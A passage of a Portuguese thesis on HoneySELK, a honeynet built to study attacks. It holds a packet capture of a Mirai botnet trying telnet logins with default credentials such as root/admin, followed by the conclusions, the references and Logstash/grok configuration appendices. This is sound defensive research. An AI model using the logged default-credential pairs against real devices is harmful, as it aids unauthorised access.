


Figura 4.22: Análise de um endereço IP da *Mirai Botnet*.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/03-21:02:16.731135 0:15:5D:6:57:16 -> 0:15:5D:6:57:46 type:0x800 len:0x42
172.30.20.36:23 -> 111.185.171.115:38391 TCP TTL:128 TOS:0x0 ID:52330 IpLen:20 DgmLen:52 DF
***AP*** Seq: 0x1E441BE2  Ack: 0x3445B694  Win: 0xFFE1  TcpLen: 20
FF FC 41 0A 0D 6C 6F 67 69 6E 3A 20                ..A..login:

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/03-21:02:17.107547 0:15:5D:6:57:46 -> 0:15:5D:6:57:16 type:0x800 len:0x3A
111.185.171.115:38391 -> 172.30.20.36:23 TCP TTL:35 TOS:0x4 ID:7781 IpLen:20 DgmLen:44 DF
***AP*** Seq: 0x3445B694  Ack: 0x1E441BEE  Win: 0xE42  TcpLen: 20
72 6F 6F 74                                         root

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/03-21:02:17.490829 0:15:5D:6:57:16 -> 0:15:5D:6:57:46 type:0x800 len:0x42
172.30.20.36:23 -> 111.185.171.115:38391 TCP TTL:128 TOS:0x0 ID:52341 IpLen:20 DgmLen:52 DF
***AP*** Seq: 0x1E441BF2  Ack: 0x3445B69A  Win: 0xFFDB  TcpLen: 20
0A 0D 70 61 73 73 77 6F 72 64 3A 20                ..password:

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/03-21:02:17.846139 0:15:5D:6:57:46 -> 0:15:5D:6:57:16 type:0x800 len:0x3B
111.185.171.115:38391 -> 172.30.20.36:23 TCP TTL:25 TOS:0x4 ID:7783 IpLen:20 DgmLen:45 DF
***AP*** Seq: 0x3445B69A  Ack: 0x1E441BFE  Win: 0xE42  TcpLen: 20
61 64 6D 69 6E                                      admin

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/03-21:02:27.828339 0:15:5D:6:57:16 -> 0:15:5D:6:57:46 type:0x800 len:0x3A
172.30.20.36:23 -> 111.185.171.115:38866 TCP TTL:128 TOS:0x0 ID:52478 IpLen:20 DgmLen:44 DF
***AP*** Seq: 0xA044F9F5  Ack: 0x6DEDABDB  Win: 0xFFDD  TcpLen: 20
72 6F 6F 74                                         root

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/03-21:02:28.189880 0:15:5D:6:57:16 -> 0:15:5D:6:57:46 type:0x800 len:0x42
172.30.20.36:23 -> 111.185.171.115:38866 TCP TTL:128 TOS:0x0 ID:52486 IpLen:20 DgmLen:52 DF
***AP*** Seq: 0xA044F9F9  Ack: 0x6DEDABDD  Win: 0xFFDB  TcpLen: 20
0A 0D 70 61 73 73 77 6F 72 64 3A 20                ..password:

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/03-21:02:28.553258 0:15:5D:6:57:46 -> 0:15:5D:6:57:16 type:0x800 len:0x3C
111.185.171.115:38866 -> 172.30.20.36:23 TCP TTL:35 TOS:0x4 ID:12386 IpLen:20 DgmLen:46 DF
***AP*** Seq: 0x6DEDABDD  Ack: 0xA044FA05  Win: 0xE42  TcpLen: 20
6B 6C 76 31 32 33                                   klv123

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/03-21:02:29.075504 0:15:5D:6:57:16 -> 0:15:5D:6:57:46 type:0x800 len:0x93
172.30.20.36:23 -> 111.185.171.115:38866 TCP TTL:128 TOS:0x0 ID:52503 IpLen:20 DgmLen:133 DF
***AP*** Seq: 0xA044FA05  Ack: 0x6DEDABE5  Win: 0xFFD3  TcpLen: 20
0D 0A 46 61 6C 68 61 20 64 65 20 6C 6F 67 6F 6E  ..Falha de logon
3A 20 6E 6F 6D 65 20 64 65 20 75 73 75 A0 72 69  : nome de usu.ri
6F 20 64 65 73 63 6F 6E 68 65 63 69 64 6F 20 6F  o desconhecido o
75 20 73 65 6E 68 61 20 69 6E 63 6F 72 72 65 74  u senha incorret
61 2E 0D 0A 0D 0A 4C 6F 67 69 6E 20 46 61 69 6C  a.....Login Fail
65 64 0D 0A 0A 0D 6C 6F 67 69 6E 3A 20            ed....login:

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figura 4.23: Detalhamento do ataque *Mirai Botnet* no *HoneySELK*.

4.7. SÍNTESE DO CAPÍTULO

Neste ambiente foi apresentado uma arquitetura capaz de coletar, analisar, visualizar e estudar ataques cibernéticos e vulnerabilidades exploradas em sistemas de rede que outras soluções

não fazem. Este ambiente permite ainda realizar coletas de *malware* e explorar graficamente as relações entre as entidades (países, IPs, portas de origem e destino, protocolos, *honeypots*) para reproduzir os ataques na forma de grafos.

Durante este capítulo foi possível mostrar a localização geográfica da origem dos ataques com apresentações de estatísticas divididas por países, IPs, serviços e *honeypots*. Conseguiu-se verificar, por exemplo, que a China foi o país com maior quantidade de requisições e que a porta 23 (TELNET) foi a mais visitada. Através de filtros aplicados no ambiente foi possível detectar os IPs com maior quantidade de requisições no ambiente. Este processo é importante, tendo em vista a possibilidade de incluí-los em uma *blacklist* automatizada. Com a finalidade de facilitar a análise e visualização dos ataques, mostrou-se também através de grafos os ataques sendo direcionados para o ambiente.

Foram analisados e detalhados dois tipos de ataques no *HoneySELK*. O primeiro, georreferenciado como origem sendo a Polônia foi direcionado para a porta 21 do *Honeypot* FTP. Foi possível verificar através de uma análise detalhada que se tratava de uma ataque de força bruta. O segundo ataque foi direcionado para a porta 80 do *Honeypot* WEB. Mais uma vez foi feita uma análise detalhada e conseguiu-se verificar que o usuário malicioso tinha realizado um *scan* através da ferramenta *nikto* como uma tentativa de coletar informações e vulnerabilidades do *Honeypot* WEB através do protocolo HTTP.

Ainda neste mesmo capítulo realizou-se a coleta de um binário na qual estava utilizando *Executable and Linking Format* (ELF) e empacotado com o *packer* UPX. Uma análise feita pela plataforma do virustotal mostrou uma taxa de detecção de 7,14% para este binário. Por fim, foi feita uma comparação com 92.867 endereços IPs da *Mirai Botnet* com os *logs* do *HoneySELK*. Esta análise mostrou que grande parte dos IPs (Taiwan e China) estavam atacando também o ambiente e que a porta mais requisitada foi a 23 (TELNET).

5. CONCLUSÕES E TRABALHOS FUTUROS

Este trabalho propôs e apresentou detalhes do ambiente *HoneySELK* como solução de pesquisa para analisar vulnerabilidades e acompanhar novas formas de atividades de intrusos em redes de computadores.

O desenvolvimento do ambiente proposto foi dividido em cinco fases, buscando uma otimização da solução proposta. Na primeira fase foram detalhados aspectos envolvidos na arquitetura, bem como as ferramentas utilizadas, descrevendo como foram configurados. Na segunda fase, configurações de *firewall* foram utilizadas para controlar o fluxo de dados no ambiente, de forma a evitar que atacantes que viessem a obter controle do ambiente, fossem capazes de utilizá-lo para gerar novos ataques a outros sistemas. Na terceira fase, foram implementadas três camadas para coletar as atividades dentro da *honeynet*: uma para registrar conexões de entrada e saída; outra para capturar todo o tráfego; a última para o direcionamento das portas para os *honeypots*. Na quarta fase automatizamos o processo de alertas para notificar sobre os possíveis ataques no ambiente. Na quinta fase implementou-se uma solução para fazer a visualização georreferenciada dos ataques no ambiente em tempo real.

Com o objetivo de validar o ambiente, vários testes foram feitos. O primeiro teste foi realizado no requisito controle de dados para verificar se o *honeywall* estava coletando todos os dados de entrada e saída. O propósito do segundo teste foi verificar os limites de conexões de saída do protocolo ICMP. O terceiro teste teve como finalidade analisar se a base de assinaturas do *snort* no *honeywall* estava configurada e atualizada para detectar os ataques. O quarto e último teste teve como propósito verificar se o *honeywall* estava monitorando e enviando alertas por *emails.* Por fim, fizemos um estudo de caso através da simulação de dois ataques de força bruta para mostrar o funcionamento do ambiente e obter os resultados.

O ambiente proposto se mostrou capaz de capturar ataques em tempo real, bem como *malware* difundido por atacantes. Além disso, a solução permite análise georreferenciada dos endereços IPs de origem e extração de informações estatísticas de serviços atacados e dados quantitativos segundo critérios que podem ser configurados de acordo com a necessidade. Como resultados da solução, foram detalhados dois ataques ao ambiente, a coleta e análise de um artefato malicioso capturado pelo ambiente e um estudo com 92.867 endereços IPs da *Mirai Botnet* no *HoneySELK*. A análise dos resultados indica que tais técnicas permitem a utilização do

ambiente proposto em diversas aplicações de rede, inclusive para análise forense de ataques. A solução permite ainda a visualização de detalhes de ataques, seja com o intuito de atualizar medidas de proteção, seja para efeito de demonstração de técnicas utilizadas pelos atacantes.

5.1. PUBLICAÇÕES DECORRENTES DESTE TRABALHO

Oliveira Jr, G. A., Sousa Jr, R. T. de, Tenório, D. F. (2015). Desenvolvimento de um Ambiente Honeynet Virtual para Aplicação Governamental. *In: The Ninth International Conference on Forensic Computer Science*. v. 1. p. 70-80.

Oliveira Jr, G. A., Sousa Jr, R. T., Albuquerque, R. O., Canedo, E. D., Grégio, A. R. A. (2016). HoneySELK: Um Ambiente para Pesquisa e Visualização de Ataques Cibernéticos em Tempo Real *In: XVI Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais*, 2016, Niterói. V Workshop de Forense Computacional. Niterói: SBC, p.697 – 706.

5.2. TRABALHOS FUTUROS

Como trabalhos futuros, pretende-se replicar o ambiente em vários pontos através de *honeypots* distribuídos, estender a quantidade de tipos de *honeypots* para que se possa pesquisar outras formas de ataques e realizar análise forense mais detalhada de *honeypots* que possam ter sido comprometidos. Utilizar técnicas de Inteligência Artificial (IA) através do treinamento dos dados para analisar o tráfego do ambiente que incluam ataques desconhecidos. Neste caso a base de dados do ambiente poderá ser utilizada para treinar a Rede Neural Artificial (RNA) em um IDS. Além disso, para fins de diferenciação de origem é importante fazer o mapeamento de georreferenciamento dos IPs de redes anônimas como TOR e I2P. Também se entende como necessário extrair e analisar dados a partir de *dumps* de memória e incluir *honeypots* com sistemas operacionais utilizados por *smartphones*.

REFERÊNCIAS BIBLIOGRÁFICAS

Almotairi S., Clark A., Mohay G., Zimmermann J. (2009). A technique for detecting new attacks in low-interaction honeypot traffic, Proceedings of the 2009 Fourth International Conference on Internet Monitoring Protection. IEEE Computer Society, pp. 7–13.

Baumann, R., Plattner C. (2002). White Paper: Honeypots. Swiss Federal Institute of Technology, Zurich.

Carre B. A. (1979). Graphs and Networks. Clarendon Press, Oxford (1979).

Carvalho, L. (2012). Windows Server 2012 Hyper-V Cookbook. ISBN 978-1-84968-442-2, Birmingham B3 2PB, UK.

Costa J. P. C. L. da, Freitas E. P. de, David B. M., Serrano A. M. R., Amaral D., Sousa Jr R. T. de (2012). Improved blind automatic malicious activity detection in honeypot data, The Sixth International Conference on Forensic Computer Science.

CERT.br (2016). Incidentes Reportados ao CERT.br – Janeiro a Dezembro de 2015, disponível em: http://www.cert.br/stats/incidentes/2015-jan-dec/analise.html.

Cheswick, B. (1990). An evening with berferd in which a cracker is lured, endured, studied. *Proc. Winter USENIX Conference*. [S.l.: s.n.], p. 163–174.

Cohen F. (1998). A Note on the Role of Deception in Information Protection, disponível em: http://all.net/journal/deception/deception.html/.

CTIR.gov (2016). Estatísticas de Tratamento de Incidentes de Rede na APF, disponível em: http://www.ctir.gov.br/estatisticas.html.

David B. M., Costa J. P. C. L. da, Nascimento A. C. A., Holtz M. D., Amaral D., Sousa Jr R. T. de (2011). Blind automatic malicious activity detection in honeypot data, pp. 02-04, The Fifth International Conference on Forensic Computer Science.

Elastic (2016). Elastic Stack Product Documentation, disponível em, https://www.elastic.co/guide/index.html.

Euler, L. (1736). Solutio problematis ad geometriam situs pertinentis. Comment. Academiae Sei. I. Petropolitanae 8, 128-140. Opera Omnia Series 1-7 (1766), 1-10.

Ghourabi A., Abbes T., Bouhoula A. (2010). Data analyzer based on data mining for honeypot router, ACS/IEEE International Conference on Computer Systems Applications, vol. 0, pp. 1–6.

Harary, F. (1969). Graph Theory. Addison-Wesley, Reading.

HeW., HuG., YaoX., KanG., WangH.,Xiang H. (2008). Applying multiple time series data mining to large-scale network traffic analysis, 2008 IEEE Conference on Cybernetics Intelligent Systems, pp. 394 –399.

Kali Linux (2016). Our Most Advanced Penetration Testing Distribution, Ever, disponível em https://www.kali.org.

Kirchhoff G. (1847). Über die Auflösung der Gleichungen, auf welche man bei der Untersuchung der linearen Verteilung galvanischer Ströme geführt wird. Ann. Phys. Chem. p. 497-508.

Maxmind (2016). GeoIP Databasees & Services: Industry Leading IP Intelligence, disponível em: https://www.maxmind.com/en/geoip2-services-databases.

Oliveira Jr, G. A., Sousa Jr, R. T. de, Tenório, D. F. (2015). Desenvolvimento de um Ambiente Honeynet Virtual para Aplicação Governamental. *In: The Ninth International Conference on Forensic Computer Science.* v. 1. p. 70-80.

Oliveira Jr, G. A., Sousa Jr, R. T., Albuquerque, R. O., Canedo, E. D., Grégio, A. R. A. (2016). HoneySELK: Um Ambiente para Pesquisa e Visualização de Ataques Cibernéticos em Tempo Real *In: XVI Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais*, 2016, Niterói. V Workshop de Forense Computacional. Niterói: SBC, p.697 – 706.

Project, Honeynet. (2002). Conheça seu inimigo - O Projeto Honeynet. São Paulo: Pearson Education do Brasil.

Raynal F., Berthier Y., Biondi P., Kaminsky D. (2004). Honeypot forensics, Proceedings of the Fifth Annual IEEE SMC Information Assurance Workshop, pp. 22 – 29.

Scarfone, K., Mell, P. (2007). Guide to Intrusion Detection Prevention Systems (IDPS). Recommendations of the National Institute of Stards Technology, Gaithersburg.

Siqueira, H. R. A., Baruque, A. C., Geus, P. L., Grégio, A. R. A. (2015). Uma Arquitetura para Análise e Visualização de Tráfego de Rede Malicioso. *XV Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais (SBSeg)*, Florianópolis, SC, Brazil.

Skoudis, E., Zeltser, L. (2003). Malware: Fighting Malicious Code. Prentice Hall PTR, Upper Saddle River, NJ, USA.

SNORT (2016). Snort Users Manual, disponível em https://www.snort.org/documents.

Spitzner, L. Honeypots (2002). Tracking Hackers. Indianápolis, IN: AddisonWesley.

Stoll, C. (1988). Stalking the wily hacker. *Commun. ACM, New York, NY, USA*, v. 31, n. 5, p. 484–497.

The Honeynet Project (2003). Know Your Enemy: Defining Virtual Honeynets, disponível em: http://old.honeynet.org/papers/virtual.

The Honeynet Project (2005). Virtual Honeynet: Deploying Honeywall using VMware, disponível em: http://www.honeynet.pk/honeywall/roo/index.htm.

The Honeynet Project (2008). User's Manual, disponível em: http://old.honeynet.org/index.html.

Tian Z.-H., Fang B.-X., Yun X.-C. (2003). An architecture for intrusion detection using honeypot, 2003 International Conference on Machine Learning Cybernetics, vol. 4, pp. 2096 – 2100.

Viecco, E. B. C. (2005). Towards a Third Generation Data Capture Architecture for Honeynets. Advanced Network Management Lab, Indiana University.

APÊNDICES

A. CÓDIGOS ELK

No apêndice são apresentados alguns códigos implementados no *HoneySELK* desenvolvidos pelo autor, a fim de realizar as transformações dos dados recebidos do *firewall*.

A1. Input

O objetivo deste código é receber os dados do firewall via *Syslog* na porta 5140.

```
input {
    tcp {
         type => "syslog"
         port => 5140
    }
}

input {
    udp {
         type => "syslog"
         port => 5140
    }
}
```

A2. Filter

O objetivo deste código é fazer as transformações dos dados presentes no *log* através de filtros e expressões regulares.

```
filter {
   if [type] == "syslog" {
      if [host] =~ /172\.30\.10\.1/ {
         mutate {
            add_tag => ["PFSense", "Ready"]
         }
      }
      if "Ready" not in [tags] {
         mutate {
            add_tag => [ "syslog" ]
         }
      }
   }
}

filter {
   if [type] == "syslog" {
      mutate {
         remove_tag => "Ready"
      }
   }
}

filter {
   if "syslog" in [tags] {
       grok {
          match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:
          syslog_hostname}%{DATA:syslog_program}(?:\[%{POSINT:syslog_pid}\])?: %{GREEDY
          DATA:syslog_message}" }
```

```
          add_field => [ "received_at", "%{@timestamp}" ]
          add_field => [ "received_from", "%{host}" ]
       }
       syslog_pri { }
       date {
          match => [ "syslog_timestamp", "MMM  d HH:mm:ss", "MMM  dd HH:mm:ss" ]
          locale => "en"
       }
       if !("_grokparsefailure" in [tags]) {
          mutate {
             replace => [ "@source_host", "%{syslog_hostname}" ]
             replace => [ "@message", "%{syslog_message}" ]
          }
       }
       mutate {
          remove_field => [ "syslog_hostname", "syslog_message", "syslog_timestamp" ]
       }
     }
   }
}
```

```
filter {
   if "PFSense" in [tags] {
      grok {
         add_tag => [ "firewall" ]
        match => [ "message", "<(?<evtid>.*)>(?<datetime>(?:Jan(?:uary)?|Feb(?:ruary)
        ?|Mar(?:ch)?|Apr(?:il)?|May|Jun(?:e)?|Jul(?:y)?|Aug(?:ust)?|Sep(?:tember)?|Oct
        (?:ober)?|Nov(?:ember)?|Dec(?:ember)?)\s+(?:(?:0[1-9])|(?:[12][0-
        9])|(?:3[01])| [1-9]) (?:2[0123]|[01]?[0-9]):(?:[0-5][0-9]):(?:[0-5][0-9]))
        (?<prog>.*?): (? <msg>.*)" ]
       }
       mutate {
          gsub => ["datetime","  "," "]
       }
       date {
          match => [ "datetime", "MMM dd HH:mm:ss" ]
          timezone => "UTC"
       }
       mutate {
          replace => [ "message", "%{msg}" ]
       }
       mutate {
          remove_field => [ "msg", "datetime" ]
       }
   }
   if [prog] =~ /^filterlog$/ {
      mutate {
         remove_field => [ "msg", "datetime" ]
      }
      grok {
         patterns_dir => "/etc/logstash/conf.d/patterns"
         match => [ "message", "%{PFSENSE_LOG_DATA}%{PFSENSE_IP_SPECIFIC_DATA}%{PFSENSE
          _IP_DATA}%{PFSENSE_PROTOCOL_DATA}","message","%{PFSENSE_LOG_DATA}%{PFSENSE_IP
          v4_SPECIFIC_DATA_ECN} %{PFSENSE_IP_DATA}%{PFSENSE_PROTOCOL_DATA}" ]
      }
      mutate {
         lowercase => [ 'proto' ]
      }
      geoip {
         add_tag => [ "GeoIP" ]
         source => "src_ip"
         database => "/etc/logstash/GeoLiteCity.dat"
      }
   }
}
```

A3. Output

O objetivo deste código é enviar os dados para serem indexados no *Elasticsearch*.

```
output {
    elasticsearch {
        hosts => ["localhost:9200"]
        index => "honeyselk-%{+YYY.MM.dd}"
    }
    stdout {
        codec => rubydebug
    }
}
```

ANEXOS

A. GROK

Neste anexo é apresentado o arquivo *Grok* com as expressões regulares utilizadas no filtro do *Logstash*[2].

A1. Arquivo Grok com as expressões regulares

```
PFSENSE_LOG_DATA(%{INT:rule}),(%{INT:sub_rule}),,(%{INT:tracker}),(%{WORD:iface}),(%{WO
RD:reason}),(%{WORD:action}),(%{WORD:direction}), (%{INT:ip_ver}),

PFSENSE_IP_SPECIFIC_DATA (%{PFSENSE_IPv4_SPECIFIC_DATA}|%{PFSENSE_IPv6_SPECIFIC_DATA})
PFSENSE_IPv4_SPECIFIC_DATA(%{BASE16NUM:tos}),,(%{INT:ttl}),(%{INT:id}),(%{INT:offset}),
(%{WORD:flags}),(%{INT:proto_id}),(%{WORD:proto}),

PFSENSE_IPv4_SPECIFIC_DATA_ECN(%{BASE16NUM:tos}),(%{INT:ecn}),(%{INT:ttl}),(%{INT:id}),
(%{INT:offset}),(%{WORD:flags}),(%{INT:proto_id}),(%{WORD:proto}),

PFSENSE_IPv6_SPECIFIC_DATA(%{BASE16NUM:class}),(%{DATA:flow_label}),(%{INT:hop_limit}),
(%{WORD:proto}),(%{INT:proto_id}),

PFSENSE_IP_DATA (%{INT:length}),(%{IP:src_ip}),(%{IP:dest_ip}),

PFSENSE_PROTOCOL_DATA (%{PFSENSE_TCP_DATA}|%{PFSENSE_UDP_DATA}|%{PFSENSE_ICMP_DATA}|%
{PFSENSE_CARP_DATA})

PFSENSE_TCP_DATA (%{INT:src_port}),(%{INT:dest_port}),(%{INT:data_length}),
(%{WORD:tcp_flags}),(%{INT:sequence_number}),(%{INT:ack_number}),(%{INT:tcp_window}),
(%{DATA:urg_data}),(%{DATA:tcp_options})

PFSENSE_UDP_DATA (%{INT:src_port}),(%{INT:dest_port}),(%{INT:data_length})
PFSENSE_ICMP_DATA (%{PFSENSE_ICMP_TYPE}%{PFSENSE_ICMP_RESPONSE})

PFSENSE_ICMP_TYPE(?<icmp_type>(request|reply|unreachproto|unreachport|unreach|timeexcee
d|paramprob|redirect|maskreply|needfrag|tstamp|tstampreply)),

PFSENSE_ICMP_RESPONSE(%{PFSENSE_ICMP_ECHO_REQ_REPLY}|%{PFSENSE_ICMP_UNREACHPORT}|%{PFSE
NSE_ICMP_UNREACHPROTO}|%{PFSENSE_ICMP_UNREACHABLE}|%{PFSENSE_ICMP_NEED_FLAG}|%{PFSENSE_
ICMP_TSTAMP}|%{PFSENSE_ICMP_TSTAMP_REPLY})

PFSENSE_ICMP_ECHO_REQ_REPLY (%{INT:icmp_echo_id}),(%{INT:icmp_echo_sequence})

PFSENSE_ICMP_UNREACHPORT(%{IP:icmp_unreachport_dest_ip}),(%{WORD:icmp_unreachport_proto
col}),(%{INT:icmp_unreachport_port})

PFSENSE_ICMP_UNREACHPROTO(%{IP:icmp_unreach_dest_ip}),(%{WORD:icmp_unreachproto_protoco
l})

PFSENSE_ICMP_UNREACHABLE (%{GREEDYDATA:icmp_unreachable})
PFSENSE_ICMP_NEED_FLAG (%{IP:icmp_need_flag_ip}),(%{INT:icmp_need_flag_mtu})
PFSENSE_ICMP_TSTAMP (%{INT:icmp_tstamp_id}),(%{INT:icmp_tstamp_sequence})

PFSENSE_ICMP_TSTAMP_REPLY(%{INT:icmp_tstamp_reply_id}),(%{INT:icmp_tstamp_reply_sequenc
e}),(%{INT:icmp_tstamp_reply_otime}),(%{INT:icmp_tstamp_reply_rtime}),(%{INT:icmp_tstam
p_reply_ttime})

PFSENSE_CARP_DATA(%{WORD:carp_type}),(%{INT:carp_ttl}),(%{INT:carp_vhid}),(%{INT:carp_v
ersion}),(%{INT:carp_advbase}),(%{INT:carp_advskew})
```

[2] Disponível em: https://gist.github.com/elijahpaul/f5f32d4e914dcb7fedd2